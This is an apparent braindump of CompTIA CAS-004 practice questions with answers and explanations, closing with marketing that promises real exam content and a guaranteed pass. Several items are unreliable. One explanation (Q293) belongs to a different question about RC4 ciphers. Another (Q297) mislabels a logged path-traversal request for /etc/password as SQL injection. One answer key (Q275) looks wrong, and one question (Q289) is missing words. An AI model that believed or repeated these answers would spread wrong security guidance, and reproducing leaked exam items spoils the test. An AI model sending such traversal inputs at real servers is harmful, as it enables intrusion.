A university issues badges through a homegrown identity management system to all staff and students. Each week during the summer, temporary summer school students arrive and need to be issued a badge to access minimal campus resources. The security team received a report from an outside auditor indicating the homegrown system is not consistent with best practices in the security field and leaves the institution vulnerable.
Which of the following should the security team recommend FIRST?

A. Investigating a potential threat identified in logs related to the identity management system
B. Updating the identity management system to use discretionary access control
C. Beginning research on two-factor authentication to later introduce into the identity management system
D. Working with procurement and creating a requirements document to select a new IAM system/vendor

Answer: D

Explanation:
 This is because the homegrown identity management system is not consistent with best practices and leaves the institution vulnerable, which means it needs to be replaced with a more secure and reliable solution. A new IAM system/vendor should be able to provide features such as role-based access control, two-factor authentication, auditing, and compliance that can enhance the security and efficiency of the identity management process. A requirements document can help define the scope, objectives, and criteria for selecting a suitable IAM system/vendor that meets the needs of the institution.

NEW QUESTION 270
A company's finance department acquired a new payment system that exports data to an unencrypted file on the system. The company implemented controls on the file so only appropriate personnel are allowed access. Which of the following risk techniques did the department use in this situation?

A. Accept
B. Avoid
C. Transfer
D. Mitigate

Answer: D

NEW QUESTION 275
An application developer is including third-party background security fixes in an application. The fixes seem to resolve a currently identified security issue.

However, when the application is released to the public, report come In that a previously vulnerability has returned. Which of the following should the developer integrate into the process to BEST prevent this type of behavior?

A. Peer review
B. Regression testing
C. User acceptance
D. Dynamic analysis

Answer: A

NEW QUESTION 277
A developer wants to develop a secure external-facing web application. The developer is looking for an online community that produces tools, methodologies, articles, and documentation in the field of
web-application security Which of the following is the BEST option?

A. ICANN
B. PCI DSS
C. OWASP
D. CSA
E. NIST

Answer: C

NEW QUESTION 282
A small business requires a low-cost approach to theft detection for the audio recordings it produces and sells.
Which of the following techniques will MOST likely meet the business's needs?

A. Performing deep-packet inspection of all digital audio files
B. Adding identifying filesystem metadata to the digital audio files
C. Implementing steganography
D. Purchasing and installing a DRM suite

Answer: C

Explanation:
Steganography is a technique that can hide data within other files or media, such as images, audio, or video. This can provide a low-cost approach to theft detection for the audio recordings produced and sold by the small business, as it can embed identifying information or watermarks in the audio files that can reveal their origin or ownership. Performing deep-packet inspection of all digital audio files may not be feasible or effective for theft detection, as it could consume a lot of bandwidth and resources, and it may not detect hidden data within encrypted packets. Adding identifying filesystem metadata to the digital audio files may not provide enough protection for theft detection, as filesystem metadata can be easily modified or removed by unauthorized parties. Purchasing and installing a DRM (digital rights management) suite may not be a low-cost approach for theft detection, as it could involve licensing fees and hardware requirements. Verified References: https://www.comptia.org/blog/what-is-steganography https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 286
A security engineer thinks the development team has been hard-coding sensitive environment variables in its code.
Which of the following would BEST secure the company's CI/CD pipeline?

A. Utilizing a trusted secrets manager
B. Performing DAST on a weekly basis
C. Introducing the use of container orchestration
D. Deploying instance tagging

Answer: A

Explanation:
Reference: https://about.gitlab.com/blog/2021/04/09/demystifying-ci-cd-variables/
A trusted secrets manager is a tool or service that securely stores and manages sensitive information, such as passwords, API keys, tokens, certificates, etc. A trusted secrets manager can help secure the company's CI/CD (Continuous Integration/Continuous Delivery) pipeline by preventing hard-coding sensitive environment variables in the code, which can expose them to unauthorized access or leakage. A trusted secrets manager can also enable encryption, rotation, auditing, and access control for the secrets. References: https://www.hashicorp.com/resources/what-is-a-secret-manager https://dzone.com/articles/how-to-securely-manage-secrets-in-a-ci-cd-pipeline

NEW QUESTION 289
An energy company is required to report the average pressure of natural gas used over the past quarter. A PLC sends data to a historian server that creates the required reports.
Which of the following historian server locations will allow the business to get the required reports in an and IT environment?

A. In the environment, use a VPN from the IT environment into the environment.
B. In the environment, allow IT traffic into the environment.
C. In the IT environment, allow PLCs to send data from the environment to the IT environment.
D. Use a screened subnet between the and IT environments.

Answer: D

Explanation:
A screened subnet is a network segment that separates two different environments, such as (operational technology) and IT (information technology), and provides security controls to limit and monitor the traffic between them. This would allow the business to get the required reports from the historian server without exposing the environment to unnecessary risks. Using a VPN, allowing IT traffic, or allowing PLCs to send data are less secure options that could compromise the environment. Verified References: https://www.comptia.org/blog/what-is-operational-technology https://partners.comptia.org/docs/default-source/resources/casp-

content-guide

NEW QUESTION 293
A company's SOC has received threat intelligence about an active campaign utilizing a specific vulnerability. The company would like to determine whether it is vulnerable to this active campaign.
Which of the following should the company use to make this determination?

A. Threat hunting
B. A system penetration test
C. Log analysis within the SIEM tool
D. The Cyber Kill Chain

Answer: B

Explanation:
The security analyst should remove the cipher TLS_DHE_DSS_WITH_RC4_128_SHA to support the business requirements, as it is considered weak and vulnerable to on-path attacks. RC4 is an outdated stream cipher that has been deprecated by major browsers and protocols due to its flaws and weaknesses. The other ciphers are more secure and compliant with secure-by-design principles and PCI DSS. Verified References: https://www.comptia.org/blog/what-is-a-cipher https://partners.comptia.org/docs/default-source/resources/casp-content-guide

NEW QUESTION 297
A security analyst is reviewing the following output:

```
Request URL: http://www.largeworldwidebank.org/../../../etc/password
Request Method: GET
Status Code: 200 OK
Remote Address: 107.240.1.127:443
Content-Length: 1245
Content-Type: text/html
Date: Tue, 03 Nov 2020 19:47:14 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cache-Control: max-age=0
Connection: keep-alive
Host: www.largeworldwidebank.org/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/67.0.3396.87 Safari/537.36
```

Which of the following would BEST mitigate this type of attack?

A. Installing a network firewall
B. Placing a WAF inline
C. Implementing an IDS
D. Deploying a honeypot

Answer: B

Explanation:
The output shows a SQL injection attack that is trying to exploit a web application. A WAF (Web Application Firewall) is a security solution that can detect and block malicious web requests, such as SQL injection, XSS, CSRF, etc. Placing a WAF inline would prevent the attack from reaching the web server and database. References: https://owasp.org/www-community/attacks/SQL_Injection https://www.cloudflare.com/learning/ddos/glossary/web-application-firewall-waf/

NEW QUESTION 300
A junior developer is informed about the impact of new malware on an Advanced RISC Machine (ARM) CPU, and the code must be fixed accordingly. Based on the debug, the malware is able to insert itself in another process memory location.
Which of the following technologies can the developer enable on the ARM architecture to prevent this type of malware?

A. Execute never
B. No-execute
C. Total memory encryption
D. Virtual memory encryption

Answer: A

Explanation:
Execute never is a technology that can be enabled on the ARM architecture to prevent malware from inserting itself in another process memory location and executing code. Execute never is a feature that allows each memory region to be tagged as not containing executable code by setting the execute never (XN) bit in the translation table entry. If the XN bit is set to 1, then any attempt to execute an instruction in that region results in a permission fault. If the XN bit is cleared to 0, then code can execute from that memory region. Execute never also prevents speculative instruction fetches from memory regions that are marked as non-executable, which can avoid undesirable side-effects or vulnerabilities. By enabling execute never, the developer can protect the process memory from being hijacked by malware. Verified References:
? https://developer.arm.com/documentation/ddi0360/f/memory-management-unit/memory-access-control/execute-never-bits
? https://developer.arm.com/documentation/den0013/d/The-Memory-Management-Unit/Memory-attributes/Execute-Never
? https://developer.arm.com/documentation/ddi0406/c/System-Level-Architecture/Virtual-Memory-System-Architecture–VMSA-/Memory-access- control/Execute-never-restrictions-on-instruction-fetching

NEW QUESTION 304
......

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

CAS-004 Practice Exam Features:

* CAS-004 Questions and Answers Updated Frequently

* CAS-004 Practice Questions Verified by Expert Senior Certified Staff

* CAS-004 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* CAS-004 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
Order The CAS-004 Practice Test Here